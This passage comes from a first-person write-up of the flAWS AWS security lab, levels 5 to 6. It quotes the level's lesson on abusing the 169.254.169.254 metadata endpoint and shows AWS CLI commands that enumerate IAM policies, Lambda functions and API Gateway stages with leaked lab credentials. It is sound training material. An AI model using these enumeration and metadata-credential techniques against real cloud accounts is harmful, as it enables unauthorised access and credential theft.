download: s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/index.html to ./index.html

┌──(kali㉿kali)-[~/level5]
└─$ ls
ddcc78ff  index.html
```

Finally, I reviewed the downloaded index.html files, which provided insights into the challenge and exposed new credentials for further exploration in the AWS account.

```
kali@kali: ~/level5
File  Actions  Edit  View  Help
<br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br>

┌──(kali㉿kali)-[~/level5]
└─$ cat ddcc78ff/index.html
<html>
   <head>
      <title>flAWS - Level 6</title>
      <META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW">
      <style>
         body { font-family: Andale Mono, monospace; }
      </style>
   </head>
<body
  text="#00d000"
  bgcolor="#000000"
  style="max-width:800px; margin-left:auto ;margin-right:auto"
  vlink="#00ff00" link="#00ff00">
<center>
<pre>
 ____  _      ____  __    __  ____
|    ||  |    /    ||  |__|  |/ ___/
|  __|| |    |  o  ||  |  |  (   \_
| |_  | |___ |     ||  |  |  |\__  |
|  _] |     ||  _  ||  `  '  |/  \ |
| |   |     ||  |  | \      / \    |
|__|   |_____||__|__|  \_/\_/   \___|
</pre>
<h1>flAWS - Level 6</h1>
</center>

<h3>Lesson learned</h3>

The IP address 169.254.169.254 is a magic IP in the cloud world.  AWS, Azure, Google, DigitalOcean and others use th
is to allow cloud resources to find out metadata about themselves.  Some, such as Google, have additional constraint
s on the requests, such as requiring it to use `Metadata-Flavor: Google` as an HTTP header and refusing requests wit
h an `X-Forwarded-For` header.  AWS has recently created a new IMDSv2 that requires special headers, a challenge and
 response, and other protections, but many AWS accounts may not have enforced it.  If you can make any sort of HTTP
request from an EC2 to that IP, you'll likely get back information the owner would prefer you not see.

<h4>Examples of this problem</h4>
<ul>
  <li><a href="https://twitter.com/Agarri_FR">Nicolas Grégoire</a> discovered that prezi allowed you point their ser
vers at a URL to include as content in a slide, and this allowed you to point to 169.254.169.254 which provided the
access key for the EC2 intance profile (<a href="https://engineering.prezi.com/prezi-got-pwned-a-tale-of-responsible
-disclosure-ccdc71bb6dd1?gi=c0ec39b6236a">link</a>).  He also found issues with access to that magic IP with <a href
="https://hackerone.com/reports/53088">Phabricator</a> and <a href="https://hackerone.com/reports/53004">Coinbase</a
>.
</ul>

A similar problem to getting access to the IAM profile's access keys is access to the EC2's user-data, which people
sometimes use to pass secrets to the EC2 such as API keys or credentials.

<h3>Avoiding this mistake</h3>
Ensure your applications do not allow access to 169.254.169.254 or any local and private IP ranges.  Additionally, e
nsure that IAM roles are restricted as much as possible.
```

Level 6: Accessing and Interacting with API Gateway and Lambda Function

For Level 6, I utilized the SecurityAudit and list_apigateways policies attached to my IAM user, Level6. First, I verified my IAM username and reviewed the attached policies.

```
(kali㉿kali)-[~/level5]
$ aws --profile level6 iam get-user
{
    "User": {
        "Path": "/",
        "UserName": "Level6",
        "UserId": "AIDAIRMDOSCWGLCDWOG6A",
        "Arn": "arn:aws:iam::975426262029:user/Level6",
        "CreateDate": "2017-02-26T23:11:16+00:00"
    }
}

(kali㉿kali)-[~/level5]
$ aws --profile level6 iam list-attached-user-policies --user-name Level6

{
    "AttachedPolicies": [
        {
            "PolicyName": "MySecurityAudit",
            "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
        },
        {
            "PolicyName": "list_apigateways",
            "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
        }
    ]
}
```

Then inspected the list_apigateways policy to understand its permissions, which allowed apigateway:GET actions. I discovered that this policy enabled access to API Gateway resources.


```
(kali㉿kali)-[~/level5]
$ aws --profile level6 iam get-policy  --policy-arn arn:aws:iam::975426262029:policy/list_apigateways
{
    "Policy": {
        "PolicyName": "list_apigateways",
        "PolicyId": "ANPAIRLWTQMGKCSPGTAIO",
        "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
        "Path": "/",
        "DefaultVersionId": "v4",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "List apigateways",
        "CreateDate": "2017-02-20T01:45:17+00:00",
        "UpdateDate": "2017-02-20T01:48:17+00:00",
        "Tags": []
    }
}

(kali㉿kali)-[~/level5]
$ aws --profile level6 iam get-policy-version  --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --v
ersion-id v4
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "apigateway:GET"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:apigateway:us-west-2::/restapis/*"
                }
            ]
        },
        "VersionId": "v4",
        "IsDefaultVersion": true,
        "CreateDate": "2017-02-20T01:48:17+00:00"
    }
}
```


I then listed Lambda functions and retrieved the policy for the Level6 function, which indicated it could be invoked via a specific API Gateway endpoint.

```
┌──(kali㉿kali)-[~/level5]
└─$ aws --region us-west-2 --profile level6 lambda list-functions
{
    "Functions": [
        {
            "FunctionName": "Level6",
            "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
            "Runtime": "python2.7",
            "Role": "arn:aws:iam::975426262029:role/service-role/Level6",
            "Handler": "lambda_function.lambda_handler",
            "CodeSize": 282,
            "Description": "A starter AWS Lambda function.",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2017-02-27T00:24:36.054+0000",
            "CodeSha256": "2iEjBytFbH91PXEMO5R/B9DqOgZ7OG/lqoBNZh5JyFw=",
            "Version": "$LATEST",
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "d45cc6d9-f172-4634-8d19-39a20951d979",
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "EphemeralStorage": {
                "Size": 512
            },
            "SnapStart": {
                "ApplyOn": "None",
                "OptimizationStatus": "Off"
            },
            "LoggingConfig": {
                "LogFormat": "Text",
                "LogGroup": "/aws/lambda/Level6"
            }
        }
    ]
}

┌──(kali㉿kali)-[~/level5]
└─$ aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Id\":\"default\",\"Statement\":[{\"Sid\":\"904610a93f593b76ad66ed6ed82c0a8b\",\"Effect\":\"Allow\",\"Principal\":{\"Service\":\"apigateway.amazonaws.com\"},\"Action\":\"lambda:InvokeFunction\",\"Resource\":\"arn:aws:lambda:us-west-2:975426262029:function:Level6\",\"Condition\":{\"ArnLike\":{\"AWS:SourceArn\":\"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\"}}}]}",
    "RevisionId": "d45cc6d9-f172-4634-8d19-39a20951d979"
}
```

```
┌──(kali㉿kali)-[~/level5]
└─$ aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"
{
    "item": [
        {
            "deploymentId": "8gppiv",
            "stageName": "Prod",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "methodSettings": {},
            "tracingEnabled": false,
            "createdDate": "2017-02-26T19:26:08-05:00",
            "lastUpdatedDate": "2017-02-26T19:26:08-05:00"
        }
    ]
}
```

Finally, I accessed the URL https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6 to interact with the API and complete the level.





Conclusion

This lab provided a comprehensive exploration of potential vulnerabilities in AWS S3 bucket configurations and highlighted the critical importance of securing cloud resources. By progressing through each level, I gained a deeper understanding of how unauthorized access and leaked credentials can be exploited and learned practical techniques to prevent such security breaches.

This experience underscores the need for stringent security measures and continuous monitoring to protect sensitive data in the cloud.